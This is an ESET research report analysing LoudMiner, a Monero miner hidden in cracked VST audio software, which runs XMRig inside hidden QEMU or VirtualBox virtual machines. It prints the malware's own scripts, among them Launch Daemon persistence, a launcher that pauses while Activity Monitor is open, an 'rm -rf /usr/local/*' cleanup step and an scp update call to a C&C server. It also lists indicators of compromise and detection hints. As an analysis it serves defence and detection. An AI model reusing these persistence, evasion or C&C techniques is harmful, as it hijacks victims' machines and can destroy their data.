LoudMiner: Cross-platform mining in cracked VST software

By ESET ResearchMichal Malik

Archived: 2026-04-05 22:54:26 UTC

Introduction

LoudMiner is an unusual case of a persistent cryptocurrency miner, distributed for macOS and Windows since August 2018. It uses virtualization software – QEMU on macOS and VirtualBox on Windows – to mine cryptocurrency on a Tiny Core Linux virtual machine, making it cross platform. It comes bundled with pirated copies of VST software. The miner itself is based on XMRig (Monero) and uses a mining pool, thus it is impossible to retrace potential transactions.

Distribution

At the time of writing, there are 137 VST-related applications (42 for Windows and 95 for macOS) available on a single WordPress-based website with a domain registered on 24 August, 2018. The first application – Kontakt Native Instruments 5.7 for Windows – was uploaded on the same day. The size of the apps makes it impractical to analyze them all, but it seems safe to assume they are all Trojanized.

The applications themselves are not hosted on the WordPress-based site, but on 29 external servers, which can be found in the IoCs section. The admins of the site also frequently update the applications with newer versions, making it difficult to track the very first version of the miner.

Regarding the nature of the applications targeted, it is interesting to observe that their purpose is related to audio production; thus, the machines that they are installed on should have good processing power and high CPU consumption will not surprise the users. Also, these applications are usually complex, so it is not unexpected for them to be huge files. The attackers use this to their advantage to camouflage their VM images. Moreover, the decision to use virtual machines instead of a leaner solution is quite remarkable and this is not something we routinely see.

Here are some examples of applications, as well as some comments you can find on the website:

- Propellerhead Reason
- Ableton Live
- Sylenth1
- Nexus
- Reaktor 6
- AutoTune



Figure 1. Comment #1 from the "admin



Figure 2. Comment #2 from the "admin"

User reports

We found several forum threads of users complaining about a *qemu-system-x86_64* process taking 100% of their CPU on their Mac:

aussiejoel666

• Level 1 (4 points) Mac OS X

Q: PLS HELP. Cryptocurrency miner taking all my cpu

"qemu-system-x86_64" has been taking 100% of my CPU since I downloaded a dodgy plug in. Un able to rid of it as it re opens as soon as i force quit it from inside activity monitor. it's user is "root" so its really got itself inside. im not sure if its some kind of miner or whatever but im now trying to back up all important files incase i have to wipe everything. Will copying files to an external hard drive carry this virus over? is there any way to rid of this thing? any help would be appreciated, cheers. (ps have also ran malwarebytes and it doesn't find anything)
macbook pro 13" early 2011. High Sierra 10.13.6. 8gb ram, 500gb samsung SSD.
Also tried finding location through terminal. "user$ ps aux | grep qemu-system-x86

root 21968 100.1 0.7 4556264 56456 ?? R 9:50am 18:33.49 /usr/local/bin/qemu-system-x86_64 -M accel=hvf --cpu host /Library/Application Support/.Qemusys/sys00_1-disk001.qcow2 -display none"

can not find this file in application support folder.

MacBook Pro

Posted on Jan 4, 2019 3:18 PM

Figure 3. User report #1 (https://discussions.apple.com/thread/250064603)

MACOS

Как удалить процесс qemu-system-x86_64 Mojave?

Как удалить процесс qemu-system-x86_64 Mojave imac 2012 у него root права.постоянно возобновляется
Вопрос задан 27 февр. · 171 просмотр

Подписаться | 1 Средний Комментировать

ОТВЕТЫ НА ВОПРОС (2) Пригласить эксперта

Dmitry @hempy80
Внесистемный администратор

у вас установлена qemu - система виртуализации, обычно такие штуки не появляются сами по себе
посмотрите в терминале вывод
ps aux | grep qemu
Ответ написан 27 февр.

Нравится Комментировать

ernst_vlad @ernst_vlad Автор вопроса

Спасибо за отклик, вот такой ответ дает терминал

ps aux | grep qemu1s-iMac:~ a1$ ps aux | grep qemu
root 25143 78,8 0,3 4556988 29028 ?? R 3:50 93:20.47 /usr/local/bin/qemu-system-x86_64 -M accel=hvf --cpu host /Library/Application Support/qemusys/sys00_1-disk001.qcow2 -display none
root 25142 0,0 0,0 4268600 688 ?? Ss 3:50 0:00.01 /bin/bash /Library/Application Support/qemusys/qemuservice.sh
a1 28867 0,0 0,0 4258736 180 s000 S+ 5:47 0:00.00 grep qemu
1s-iMac:~ a1$

Если честно не могу разобраться, что это означает
Ответ написан 01 марта

Нравится Комментировать

Figure 4. User report #2 (https://toster.ru/q/608325)

A user named “Macloni” (https://discussions.apple.com/thread/8602989) said the following:

“Unfortunately, had to reinstall OSX, the problem was that Ableton Live 10, which I have downloaded it from a torrent site and not from the official site, installs a miner too, running at the background causing this.” The same user attached screenshots of the Activity Monitor indicating 2 processes – qemu-system-x86_64 and tools-service – taking 25% of CPU resources and running as root.”

Analysis of pirated applications

The general idea of both macOS and Windows analyses stays the same:

1. An application is bundled with virtualization software, a Linux image and additional files used to achieve persistence.
2. User downloads the application and follows attached instructions on how to install it.
3. LoudMiner is installed first, the actual VST software after.
4. LoudMiner hides itself and becomes persistent on reboot.
5. The Linux virtual machine is launched and the mining starts.
6. Scripts inside the virtual machine can contact the C&C server to update the miner (configuration and binaries).

While analyzing the different applications, we’ve identified four versions of the miner, mostly based on how it’s bundled with the actual software, the C&C server domain, and something we believe is a version string created by the author.

macOS

We’ve identified three macOS versions of this malware so far. All of them include dependencies needed to run QEMU in installerdata.dmg from which all files are copied over to /usr/local/bin and have appropriate permissions set along the way. Each version of the miner can run two images at once, each taking 128 MB of RAM and one CPU core. Persistence is achieved by adding plist files in /Library/LaunchDaemons with RunAtLoad set to true. They also have KeepAlive set to true, ensuring the process will be restarted if stopped. Each version has these components:

1. QEMU Linux images.
2. Shell scripts used to launch the QEMU images.
3. Daemons used to start the shell scripts at boot and keep them running.
4. A CPU monitor shell script with an accompanying daemon that can start/stop the mining based on CPU usage and whether the Activity Monitor process is running.

The CPU monitor script can start and stop the mining by loading and unloading the daemon. If the Activity Monitor process is running, the mining stops. Otherwise, it checks for how long the system has been idle in seconds:

```
ioreg -c IOHIDSystem | awk '/HIDIdleTime/ {print $NF/1000000000; exit}'
```

If it’s been longer than 2 minutes, it starts the mining. If it’s been less than 2 minutes, it checks the total CPU usage:

```
ps -A -o %cpu | awk '{s+=$1} END {print s }'
```

divides that by the number of CPU cores:

```
sysctl hw.logicalcpu |awk '{print $2 }')
```

and if it’s greater than 85%, it stops the mining. The script itself is a bit different across versions, but the general idea stays the same.

After the installation is done, all miner-related installation files are deleted.



Figure 5. Installation of Polyverse.Music.Manipulator.v1.0.1.macOS.dmg



Figure 6. Polyverse.Music.Manipulator.v1.0.1.macOS.dmg setup instructions

Version 1

The miner files in the downloaded application package are not obfuscated in any way or placed in another package; they are installed alongside the software in the following places:

- /Library/Application Support/.Qemusys
  - qemu-system-x86_64 – clean QEMU binary
  - sys00_1-disk001.qcow2 – Linux image (first)
  - qemuservice – shell script that launches the first image via the qemu-system-x86_64 binary (see Script 1 listing)
- /Library/Application Support/.System-Monitor
  - system-monitor.daemon – launches first image via system-monitor binary
- /usr/local/bin
  - .Tools-Service
    - sys00_1-disk001.qcow2 – Linux image (second)
    - tools-service.daemon – launches second image via tools-service binary
  - cpumonitor – starts/stops mining based on idle time and CPU usage

    - system-monitor – copy of qemu-system-x86_64 binary
    - tools-service – copy of qemu-system-x86_64 binary
- /Library/LaunchDaemons
    - buildtools.system-monitor.plist – launches system-monitor.daemon
    - buildtools.tools-service.plist – launches tools-service.daemon
    - modulesys.qemuservice.plist – launches qemuservice
    - systools.cpumonitor.plist – launches cpumonitor

```
 #!/bin/bash
function start {
pgrep "Activity Monitor"
if [ $? -eq 0 ]; then
launchctl unload -w /Library/LaunchDaemons/com.modulesys.qemuservice.plist
else
/usr/local/bin/qemu-system-x86_64 -M accel=hvf --cpu host /Library/Application\ Support/.Qemusys/sys00_1-disk001.qcow2 -di
fi
}
start;
```

Script 1. qemuservice shell script

After the dependencies are copied over, all miner-related daemons are launched and then the actual software is installed:

- qemuservice won't launch the image if the Activity Monitor process is running. In fact, if it is running, it will unload the plist that it was launched by.
- tools-service.daemon will launch the image only when qemu-system-x86_64 process is not running and after sleeping for 45 minutes.
- System-monitor.daemon will launch the image only if Intel i5, i7 or i9 CPU is detected.

These scripts use the same command to launch the QEMU image, only differing in names and the image path.

We've found the following screenshot related to version 1 of the miner:

Figure 7. CPU consumption of QEMU with Little Snitch (source: https://imgur.com/a/sc3u6kk)

It is from Little Snitch indicating that some connections from the process qemu-system-x86_64 were blocked. Specifically, *hopto[.]org* (a free hostname service) is a C&C used by version 1 of the miner.

Version 2

Miner files are in data_installer.pkg inside the downloaded application package. data_installer.pkg is installed first, then the VST software. Before installation, version 1 of the miner is removed along with executing the command:

```
rm -rf /usr/local/*
```

As seen in the listing in Script 2, it only does so when it detects a running qemu-system-x86_64 process.

```
 #!/bin/bash
#Clear Old
function clear {
LGC=`ps aux |grep "qemu-system-x86_64" |wc -l`
if [ $LGC -ge 2 ]
Then
launchctl unload -w /Library/LaunchDaemons/com.modulesys.qemuservice.plist
launchctl unload -w /Library/LaunchDaemons/com.buildtools.tools-service.plist
launchctl unload -w /Library/LaunchDaemons/com.buildtools.system-monitor.plist
launchctl unload -w /Library/LaunchDaemons/com.systools.cpumonitor.plist
rm -f /Library/LaunchDaemons/com.buildtools.system-monitor.plist
rm -f /Library/LaunchDaemons/com.modulesys.qemuservice.plist
rm -f /Library/LaunchDaemons/com.buildtools.tools-service.plist
rm -f /Library/LaunchDaemons/com.systools.cpumonitor.plist
rm -rf /Library/Application\ Support/.Qemusys
rm -rf /usr/local/bin/.Tools-Service
rm -rf /Library/Application\ Support/.System-Monitor/
rm -rf /usr/local/*
fi
exit 0
}
clear;
```

Script 2. data_installer.pkg preinstall script that removes version 1

The following temporary files are created:

- /Users/Shared
    - z1 - QEMU binary
    - z1.daemon - launches the QEMU image with the QEMU binary
    - z1.qcow2 - QEMU image
    - z1.plist - launches z1.daemon
    - z3 – CPU monitor script, little change from version 1 cpumonitor
    - z3.plist - used to launch z3
    - randwd - generates random names

After dependencies are copied over, the miner is installed. This time the names of QEMU binaries, plists and directories are randomized with the randwd script. The miner installation creates two copies of z1, z1.daemon, z1.qcow2 and z1.plist. For each copy, the following happens:

- A directory with a random name is created in /Library/Application Support
- The QEMU binary z1 carries the same name as the directory and is copied into /usr/local/bin
- z1.daemon (see listing in Script 3) and z1.qcow2 are copied into this directory under their random names
- z1.plist is copied with the name com.<random_name>.plist into /Library/LaunchDaemons

z1.daemon, z1.plist, z3 and z3.plist files serve as templates. References to other scripts, binaries, plists, etc. in these files are replaced by their corresponding generated random name.

A random name is also chosen for the CPU monitor (z3) shell script and its accompanying plist file. z3 is copied into /usr/local/bin and the plist into /Library/LaunchDaemons under the name com.<random_name>.plist.

```
 #!/bin/bash
function start {
pgrep "Activity Monitor"
if [ $? -eq 0 ]; then
```

```
launchctl unload -w /Library/LaunchDaemons/com.AAAA.plist
else
/usr/local/bin/BBBB -M accel=hvf --cpu host /Library/Application\ Support/CCCC/DDDD -display none
fi
}
start;
```

Script 3. z1.daemon shell script

Version 2 is a bit cleaner and/or simpler than version 1. There is only one QEMU image, with two copies made; same for the image launcher scripts, daemons and the cpumonitor. Even though version 2 randomizes its filenames and directories, it can only be installed once because the installation checks for running processes with accel=hvf in their command line.

From the version 2 applications we've checked so far, the SHA1 hash of the data_installer.pkg is always *39a7e86368f0e68a86cce975fd9d8c254a86ed93*.

Version 3

The miner files are in an encrypted DMG file, called do.dmg, inside the application package. The DMG is mounted with the following command:

```
printf '%s\0' 'VeryEasyPass123!' | hdiutil attach -noverify /Users/Shared/instapack/do.dmg -stdinpass.
```

The miner DMG contains a single package: datainstallero.pkg. This and the software package are then installed.

The package contents of datainstallero.pkg and data_installer.pkg from version 2 are more or less the same, but datainstallero.pkg adds two obfuscated scripts – clearpacko.sh and installpacko.sh - and obfuscates an existing script – randwd:

- clearpacko.sh removes version 1 of the miner like version 2 does.
- installpacko.sh installs the miner the same way version 2 does, except the comments have been stripped from the script.

The SHA1 of the do.dmg remains the same as well: *b676fdf3ece1ac4f96a2ff3abc7df31c7b867fb9*.

Launching the Linux image

All versions use multiple shell scripts to launch the images. The shell scripts are executed by plists on boot and are kept alive.

- Version 1 executes the following binaries (copies of qemu-system-x86_64*)* to launch the QEMU images: qemu-system-x86_64, system-monitor, tools-service.
- Versions 2 and 3 use the same command, but the filename of the binary, directory in Application Support and the QEMU filename is randomized.

All versions use the following switches:

- -M accel=hvf to use the Hypervisor framework as an accelerator. HVF was introduced with OS X 10.10 and support for HVF was added in QEMU 2.12, which was released in April 2018.
- -display none so the virtual machine runs without a graphical interface.

Since the image is launched without specifying the amount of RAM and # of CPU cores, the default values are used: 1 CPU core and 128MB of RAM. All versions can launch 2 images.

Windows (version 4)

From the strings we extracted from the application, we define the only Windows version seen so far as version 4. As we mentioned earlier, the logic is quite similar to the macOS version. Each Windows application is packaged as an MSI installer that installs both the “cracked” application, and Figure 8 shows the trust popup for installing the VirtualBox driver when running a “cracked” VST installer from vstcrack[.]com.



Figure 8. Trust popup for a VirtualBox driver when running the installation of an application from vstcrack[.]com

VirtualBox is installed in its usual folder name (C:\Program Files\Oracle); however, the attributes of the directory are set to “hidden”. Then the installer copies the Linux image and VBoxVmService (a Windows service used to run a VirtualBox virtual machine as a service) into C:\vms, which is also a hidden directory. Once the installation is complete, the installer runs a batch script compiled with BAT2EXE (see the unpacked listing in Script 4) to import the Linux image and run VmServiceControl.exe to start the virtual machine as a service.

```
 @echo off
setlocal EnableExtensions EnableDelayedExpansion
"c:\Program Files\Oracle\VirtualBox\vboxmanage.exe" setproperty machinefolder "%userprofile%\appdata\roaming"
"c:\Program Files\Oracle\VirtualBox\vboxmanage.exe" import "c:\vms\tmp\sys00_1.ova"
xcopy /Y "C:\Windows\System32\Config\systemprofile\.VirtualBox" "C:\vms\.VirtualBox\"
"C:\vms\VmServiceControl.exe" -i
del /F "c:\vms\tmp\sys00_1.ova"
```

Script 4. Batch script used to run the Linux virtual machine as a service

This method is used to ensure the persistence of the miner after reboot. Indeed, VboxVmService comes with a configuration file (see Script 5) in which it is possible to enable the AutoStart option so the virtual machine is automatically launched at startup.

```
 [Settings]
VBOX_USER_HOME=C:\vms\.VirtualBox
RunWebService=no
PauseShutdown=5000
[Vm0]
VmName=sys00_1
```

```
ShutdownMethod=acpipowerbutton
AutoStart=yes
```

Script 5. Configuration file for VBoxVmService with AutoStart enabled

The OVF file included in the Linux image describes the hardware configuration of the virtual machine (see Script 6): it uses 1GB of RAM and 2 CPU cores (with a maximum usage of 90%).

```
 <Hardware>
<CPU count="2" executionCap="90">
<PAE enabled="true"/>
<LongMode enabled="true"/>
<X2APIC enabled="true"/>
<HardwareVirtExLargePages enabled="true"/>
</CPU>
<Memory RAMSize="1024"/>
```

Script 6. Hardware configuration of the Linux image

Linux image

The Linux image is Tiny Core Linux 9.0 configured to run XMRig, as well as some files and scripts to keep the miner updated continuously. The most interesting files are:

- /root/.ssh/{id_rsa, id_rsa.pub} – the SSH pair key used to update the miner from the C&C server using SCP.
- /opt/{bootsync.sh, bootlocal.sh} – the system startup commands that try to update the miner from the C&C server and run it (see Scripts 7 and 8):

```
 /usr/bin/sethostname box
/opt/bootlocal.sh 2>&1 > /dev/null &
echo "booting" > /etc/sysconfig/noautologin
```

Script 7. bootsync.sh

```
 /mnt/sda1/tools/bin/idgenerator 2>&1 > /dev/null
/mnt/sda1/tools/bin/xmrig_update 2>&1 > /dev/null
/mnt/sda1/tools/bin/ccommand_update 2>&1 > /dev/null
/mnt/sda1/tools/bin/ccommand 2>&1 > /dev/null
/mnt/sda1/tools/bin/xmrig
```

Script 8. bootlocal.sh

- /mnt/sda1/tools/bin – main files and scripts used to update and run the miner.
- /mnt/sda1/tools/xmrig – contains the source code of XMRig (from the GitHub repository).

The configuration of the miner is stored in /mnt/sda1/tools/bin/config.json and contains mostly the domain name and the port used for the mining pool, which can differ depending on the version (see examples in the IoCs section).

The update mechanism is performed via SCP (Secure File Copy) by three different scripts:

- xmrig_update - updates the configuration of the miner (config.json);
- ccommand - updates ccommand_update, xmrig_update (see Script 9), updater.sh, xmrig;
- ccommand_update - updates ccommand;

From what we have seen, the miner configuration is updated once every day.

```
 #!/bin/sh
ping -w 40 127.0.0.1
cd /mnt/sda1/tools/bin/ && scp -P 5100 -C -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null x01@system-update.is
```

Script 9. xmrig_update

In order to identify a particular mining session, a file containing the IP address of the machine and the day's date is created by the idgenerator script and its output is sent to the C&C server by the updater.sh script.

Protection

Obviously, the best advice to be protected against this kind of threat is to not download pirated copies of commercial software. There are, however, some hints that can help you to identify when an application contains unwanted code:

- A trust popup from an unexpected, "additional" installer (in this case the Oracle network adapter).
- High CPU consumption by a process you did not install (QEMU or VirtualBox in this case).
- A new service added to the startup services list (Windows) or a new Launch Daemon (macOS).
- Network connections to curious domain names (such as system-update[.]info or system-check[.]services here).

Indicators of Compromise (IoCs)

Hashes

macOS "cracked" applications (versions 1-3)

SHA-1	Filename	ESET detection name	Ve nu
71030028c4e1b844c85138bd77ddea96a190ec2c	Virtual_DJ_8_Pro_Infinity_macOS.pkg	OSX/LoudMiner.A	1
32c80edcec4f7bb3b494e8949c6f2014b7f5db65	Native Instruments Massive Installer.pkg	OSX/LoudMiner.A	1
7dc9f8ca07cd8e0247cf15cd8d2da2190a02fc90	Massive_v1.5.5_Installer_macOS.dmg	OSX/LoudMiner.B	2
0b40bd0754637d5be2ada760ff0ecfda7afe03d7	Native_Instruments_Effects_Series_Mod_Pack.dmg	OSX/LoudMiner.B	2
88efc767a32299e922f1b41f82c8d584585e2161	Spectrasonics_Omnisphere_2.5_OSx.dmg	OSX/LoudMiner.C	3
e9c9d17d006fb03d67b736c0826df0af8ca6d5fd	Lennar_Digital_Sylenth1_2.2.1.dmg	OSX/LoudMiner.C	3

Windows "cracked" applications (version 4)

SHA-1	Filename	ESET detection name
23faacfc23cfef65504d7fa20854030b96a9df91	Ableton.Live.Suite.10.0.6.Multilingual.x64.WIN.zip	Win32/LoudMiner.A
5a8682eae69b2e11d45980941a972bd734630207	Infected-Mushroom-Manipulator-V1.0.3.zip	Win32/LoudMiner.A
60a8f1d4a028153271093e815e8267bd25fde852	Sonic_Academy_ANA_2.0.3_x86_x64.msi	Win32/LoudMiner.A
7c7876058783da85d5502b9406f7fb4d26f66238	SoundToys_5.0.1_x64-SetupFiles.rar	Win32/LoudMiner.A
a1a1dc7876d71749a8bc5690c537451770ef4ab8	Valhalla-DSP-Full-Bundle-setupfiles.zip	Win32/LoudMiner.A

Linux images

SHA-1	Filename	Version number
dd9b89a3c5a88fb679f098e2c2847d22350e23b1	sys00_1-disk001.qcow2	1
d1e42e913da308812dd8da1601531b197c1a09a1	sys00_1-disk001.qcow2	1
39a7e86368f0e68a86cce975fd9d8c254a86ed93	z1.qcow2 (renamed with a randomized name)	2
59026ffa1aa7b60e5058a0795906d107170b9e0f	z1.qcow2 (renamed with a randomized name)	3
fcf5c3b560295ee330b97424b7354fd321757cc6	sys00_1.ova	4
fc60431a0172d5b8cf4b34866567656467cf861c	sys00_1.ova	4

Filenames

macOS

- /Library/Application Support/.Qemusys
- /Library/Application Support/.System-Monitor
- /usr/local/bin/{.Tools-Service, cpumonitor, system-monitor, tools-service}
- /Library/LaunchDaemons/{com.buildtools.system-monitor.plist, com.buildtools.tools-service.plist, com.modulesys.qemuservice.plist, com.systools.cpumonitor.plist}

Windows

- C:\vms

Hostnames

vstcrack[.]com (137[.]74.151.144)

Download hosts (via HTTP on port 80)

- 185[.]112.156.163
- 185[.]112.156.29
- 185[.]112.156.70
- 185[.]112.157.102
- 185[.]112.157.103
- 185[.]112.157.105
- 185[.]112.157.12
- 185[.]112.157.181
- 185[.]112.157.213
- 185[.]112.157.24
- 185[.]112.157.38
- 185[.]112.157.49
- 185[.]112.157.53
- 185[.]112.157.65
- 185[.]112.157.72
- 185[.]112.157.79
- 185[.]112.157.85
- 185[.]112.157.99
- 185[.]112.158.112
- 185[.]112.158.133
- 185[.]112.158.186

- 185[.]112.158.190
- 185[.]112.158.20
- 185[.]112.158.3
- 185[.]112.158.96
- d-d[.]host (185[.]112.158.44)
- d-d[.]live (185[.]112.156.227)
- d-d[.]space (185[.]112.157.79)
- m-m[.]icu (185[.]112.157.118)

Update hosts (via SCP)

- aly001[.]hopto.org (192[.]210.200.87, port 22)
- system-update[.]is (145[.]249.104.109, port 5100)

Mining hosts

- system-update[.]info (185[.]193.126.114, port 443 or 8080)
- system-check[.]services (82[.]221.139.161, port 8080)

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Execution	T1035	Service Execution	On Windows, the Linux image is run as a service with VboxVmService.
Persistence	T1050	New Service	Install the Linux virtual machine as a service with VboxVmService.
	T1062	Hypervisor	Install a type-2 hypervisor on the host (VirtualBox or QEMU) to run the miner.
	T1160	Launch Daemon	The macOS versions use a Launch Daemon to ensure the persistence.
Defense Evasion	T1027	Obfuscated Files or Information	Some shell scripts are obfuscated, and some installers are encrypted in macOS versions.
	T1045	Software Packing	Use BAT2EXE to pack batch script in Windows versions.
	T1158	Hidden Files and Directories	The VirtualBox installation folder and the directory containing the Linux image are hidden.
Command and Control	T1043	Commonly Used Port	Use TCP ports 443 and 8080 for mining pool communication.
	T1105	Remote File Copy	Use SCP (port 22 or 5100) to copy files from/to the C&C server.
Impact	T1496	Resource Hijacking	Use victim machines to mine cryptocurrency (Monero).
